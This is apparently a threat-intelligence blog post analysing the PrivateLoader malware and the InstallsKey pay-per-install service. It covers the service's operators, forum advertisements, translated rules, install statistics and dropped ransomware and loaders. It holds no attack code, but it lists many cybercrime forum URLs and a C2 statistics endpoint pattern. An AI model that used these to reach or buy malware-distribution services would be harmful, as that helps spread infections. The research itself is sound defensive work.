PrivateLoader: InstallsKey Rewind 2023

By g0njxa

Published: 2024-02-01 · Archived: 2026-04-06 01:33:13 UTC

43 min read


Feb 1, 2024

Privateloader is the name of a malware that was created to load othermalware families into infected machines, being used into a PPI (Pay-Per-Install) service, currently known as **InstallsKey.**


This service is managed by “**doZKey**”

and announced on all the major forums:

Press enter or click to view image in full size



Press enter or click to view image in full size



Same content on all threads

```
WWH  (https://wwh-club.link/index.php?threads/installskey-installs-mix-world-europe-usa.245429/)
BHF (https://bhf.ee/threads/661092/)
Exploit (https://forum.exploit.in/topic/218800)
XSS (https://xss.is/threads/78607/)
LOLZ (https://zelenka.guru/threads/4414359/)
Styx (https://styxmarket.com/accounts/profile/DOZKEY)
Coockie (https://coockie.pro/threads/installskey-installs-mix-world-europe-usa.2964/)
```

And also some other irrelevant forums or the ones I have never heard of:


```
Cracked (https://cracked.io/Thread-Shoppy-InstallsKey-Installs-Loads-exe-apk-Wide-World-Europe-USA)
DarkMarket (https://darkmarket.sx/threads/installskey-installs-mix-world-europe-usa-uniques.56581/)
Darknet Army (https://darknetarmy.com/threads/installskey-installs-mix-world-europe-usa-uniques.1715
Hackforums (https://hackforums.net/showthread.php?tid=6231470)
Darkclub (https://darkclub.cc/threads/installskey-installs-mix-world-europe-usa-uniques.4817/)
Prologic (https://prologic.su/topic/16793-installskey-installs-mix-world-europe-usa-uniques/)
Carder Market (https://carder.market/threads/installskey-installs-mix-world-europe-usa.123539)
Skynet (https://skynetzone.pw/threads/installskey-installs-mix-world-europe-usa-uniquesvsex-privetst
Prizrak (https://prizrak.ws/viewtopic.php?id=1215746)
Megatop (https://megatop.biz/threads/installskey-installs-mix-world-europe-usa-uniques.29807/)
GT Shop (https://2drop-work.cfd/threads/installskey-installs-mix-world-europe-usa-uniques.13716/)
M0st (https://m0st.cc/index.php?/topic/17321-installskey-installs-mix-world-europe-usa-uniques/)
Smm-Profi (https://smm-profi.ru/threads/installskey-installs-mix-world-europe-usa-uniques.9988/)
DeepWeb (https://deepweb.to/threads/installskey-installs-mix-world-europe-usa-uniques.136540/)
4cht (https://4cht.com/threads/installskey-installs-mix-world-europe-usa-uniques.271387/)
```

```
Neurons (https://neurons.biz/threads/installskey-installs-mix-world-europe-usa-uniques.2818/)
Thejavasea (https://thejavasea.me/threads/installskey-installs-mix-world-europe-usa-uniques.163516/)
Hard-tm (https://hard-tm.su/threads/30412/)
Nohide (https://nohide.space/threads/installskey-installs-mix-world-europe-usa-uniques.21666/)
Happy Hack (https://happy-hack.net/board/threads/installskey-installs-mix-world-europe-usa-uniques.1
Odiscus (https://m.odiscus.com/topic_3081)
Instagram Forum (https://instagramforum.ru/threads/installskey-installs-mix-world-europe-usa-uniques
PirateHub (https://s1.piratehub.biz/threads/installskey-installs-mix-world-europe-usa-uniques.179958
SocLife (http://soc-life.com/forum/6-18503-1)
Probiv (https://probiv.one/threads/installskey-installs-mix-world-europe-usa-uniques.144143/)

There must be more!
```

As you can see, the user promoting the service on most of these forums isn't doZKey but **hobotm**

There are a lot of results for the handle "hobotm" on the Internet, that makes me believe that handle is used by more than an individual, with no relation to each other.

If we look on the discussion Telegram channel of InstallsKey, please note that we can find an administration individual under the moniker "@SkupisheEbannoiMegi"



Encouraging people to buy from InstallsKey


Press enter or click to view image in full size

Press enter or click to view image in full size


Translated from Russian / Original Post

And managing draws and contests

Press enter or click to view image in full size




Press enter or click to view image in full size




Translated from Russian / Original Post

So indeed doZKey is the main administrator of the InstallsKey Pay-Per-Install service but it seems to be more people involved in the team.

Press enter or click to view image in full size



Press enter or click to view image in full size



And some days later, in the first week of October, the installs service was either rebranded or sold into the actual “InstallsKey” by *doZKey.*

The new Dozkey service promoted on the old ruzki service


InstallsKey has been operating since that date and is still active at the time of writing this article, offering three kinds of PPI services based on the GEO of these installs: WordWide, Europe, or USA.

```
In the world of PPI services, there is a common classification of
countries from where the installation can be done:

Tier 1 countries: Australia, Austria, Belgium, Canada, Denmark, Finland, France, Germany, Ireland, I
Tier 2 countries: Andorra, Argentina, Bahamas, Belarus, Bolivia, Bosnia and Herzegovina, Brazil, Bul
Tier 3 countries: Albania, Algeria, Angola, Armenia, Azerbaijan, Bahrain, Bangladesh, Barbados, Beli

Tier 1 & 2 must be considered the aiming of these services, while Tier 3 are
considered bad installs sources.
```


But how many “installs” is this service generating per day? **Thousands**

We take a brief example based on the review of one customer:

Press enter or click to view image in full size




Press enter or click to view image in full size



User “Fasilcrypt” alledgelly paid “DozKey” 700 USDT for a Mix of installs on his .exe file
Transaction 5a922fe966a188d9e057b0e0fb843ccd7d673178fd988d38845a40e70d4c977f | TRONSCAN
And we can use the statistics ID from his file (1726214)

We can see how statistics are being retrieved from Privateloader C2s. If we query an active c2, we get this:

```
<<c2>>/api/stats.php?ids=<<customerID>>
```



Installs: 121339 (189906)

Last year: 1168526 (2055271)

Date	Installs
21.12.2023	842 (1022)
20.12.2023	2659 (3270)
19.12.2023	2270 (2888)
18.12.2023	3021 (3940)
17.12.2023	3317 (4300)
16.12.2023	3643 (4791)
15.12.2023	3088 (3931)
14.12.2023	3782 (4674)
13.12.2023	3603 (4476)
12.12.2023	3252 (4018)
11.12.2023	3282 (4431)
10.12.2023	3945 (11113)
09.12.2023	3839 (5020)
08.12.2023	3135 (3967)
07.12.2023	2404 (3125)

06.12.2023	4365 (5759)
05.12.2023	5870 (7774)
04.12.2023	6570 (8483)
03.12.2023	5807 (7981)
02.12.2023	4632 (6029)
01.12.2023	5216 (8920)
30.11.2023	3968 (5377)
29.11.2023	4543 (5590)
28.11.2023	4534 (5681)
27.11.2023	5115 (6569)
26.11.2023	4305 (5320)
25.11.2023	3628 (4516)
24.11.2023	4371 (5495)
23.11.2023	6167 (7999)
22.11.2023	5476 (20898)

One month of stats about installs (21st is a partial day result), on an active build since a lot of time.

Installs numbers are in the format: **uniques (not uniques)**

I believe “Installs” refer to the total of install in the one-month timestamp and “Last year” would refer to the total of install that this guy got in the year (Because the number changed as of January 2024 | 1144585 (1995104)). Since he seems a very active client with no installs limitations on the Installskey service, I would like to generalize this example to the whole service in order to show the scale of the Privateloader campaign. This is what they name “*Connected to stream*”, a constant flow of installations.

Do simple math: **4155 (6513)** average installs from November 22, 2023, to December 20, 2023.
Since the start day is unknown, if we take it as January 1st, that would mean an average of 3300 unique installs in this year every single day. Looking at the “Last Year” results once in 2024, the average is similar: around 3100 / day.

These statistics are synchronized at Moscow, Russia (UTC+3) time.


Date	Installs
27.12.2023	0 (0)

Terms of Service & Work Scheme

This PPI service has its own Terms of Service that can be found here:

SERVICE RULES. A MUST-READ! — Telegraph (Russian)

Press enter or click to view image in full size



SERVICE RULES. A MUST-READ!

Правила работают с 2 октября 2022 года! • October 21, 2022

- All kinds of lockers, encoders, miners are STRICTLY forbidden to spill
- The file is accepted up to 7 MB in size, it is possible to take more, but only from your host (link)
- The service is not responsible for unclipping the client file, before sending the file to the dump, check it for performance
- Purchase of units for the purpose of further resale is STRICTLY prohibited
- Refunds are made in one case: The "InstallsKey" service cannot make a spill for more than 2 days from the issuance of the file by you!

In case of violation of the rules, the "InstallsKey" Service has the right to refuse a refund and continue to work with you.

By using our service, you agree to all the rules of the Service! Remember that ignorance of the rules is no excuse.

Good luck in our journey together!

Translated from Russian


The rules are clear, but in fact, they do not correspond to the behavior of Privateloader.

And this is very interesting because of the 1st rule: "*All kinds of lockers, encoders, miners are STRICTLY forbidden*".

Privateloader has actually been dropping ransomware and miners all over this year in every detonation. With ransomware I talk about all kinds of **STOP (djvu)** variants, demanding small ransoms from individual victims (more information at STOP (Malware Family) (fraunhofer.de)). Also we have the **Tofsee** Botnet, where infected hosts are added to this botnet used to send spam emails and mine cryptocurrencies, among other uses (more info here -> Tofsee (Malware Family) (fraunhofer.de)).

Furthermore, looking at the 3rd rule: "*Purchase of units for the purpose of further resale is STRICTLY prohibited*", Privateloader also load other kinds of loaders. Some of these are **Smoke** Loader in the first place (being dropped always in every detonation) and **Amadey** Loader (highly used but not always). I believe the bots (infected victims) registered on these secondary loaders are used for further resale by the PPI service as GEO-targeted installs, or as quick and cheap low-quality installs (already used).
If you think that the same people behind Smoke (or other loaders) are the same on Privateloader, I believe you are wrong. This is just a tool for the PPI service, either to make it easier to spread malware builds or to maximize benefits from infected hosts.

Press enter or click to view image in full size



A victim of the Privateloader campaign under the InstallsKey service in 2023:

1 — Was infected by malware spread by the same people running the PPI service (or partners of them), for its own benefit on certain credentials requests or any kind of further extortion (ransomware)

2 — Joined a botnet, being used as a zombie for mining cryptocurrencies, or any other malicious activity (Proxies, Spam…)

3 — Is *load* with unlimited third-party malware builds, customers of a Pay-Per-Install service.

At the time of the *ZHIGALSZinstalls* service, it was already demonstrated by Sekoia analysts how Ruzki used his own traffic (because of botnet IDs found on builds distributed at Privateloader), and the same is done by DozKey. It is possible that, although a string ID relates the service to a malware build, it is not managed by the service itself? Yes, because anyone can put whatever he wants on that ID, but there are more facts to check: C2 server and the server from where the build is being distributed directly from Privateloader, shared IP ranges at the same time, which makes us think they are strongly related, and if other PPI services show this kind of behavior, why not InstallsKey.

Same work scheme, different names and time.

You can dig a little bit further on Privateloader customers on other sections of this blog.

Target market


We can see people paying for the InstallsKey service, but to whom is the InstallsKey service advertising?

We can’t think about targeted attacks on a specific working population (although there is segregation by country). The objective is to get a constant flow of installation, no matter who you are or where you work. If you have something valuable to anyone, it will be stolen and processed.

That’s when financial fraud comes into play. Extreme monetization of logs, leading to financial losses all over the world, represents a huge income to this kind of threat actors.


For example:

Press enter or click to view image in full size



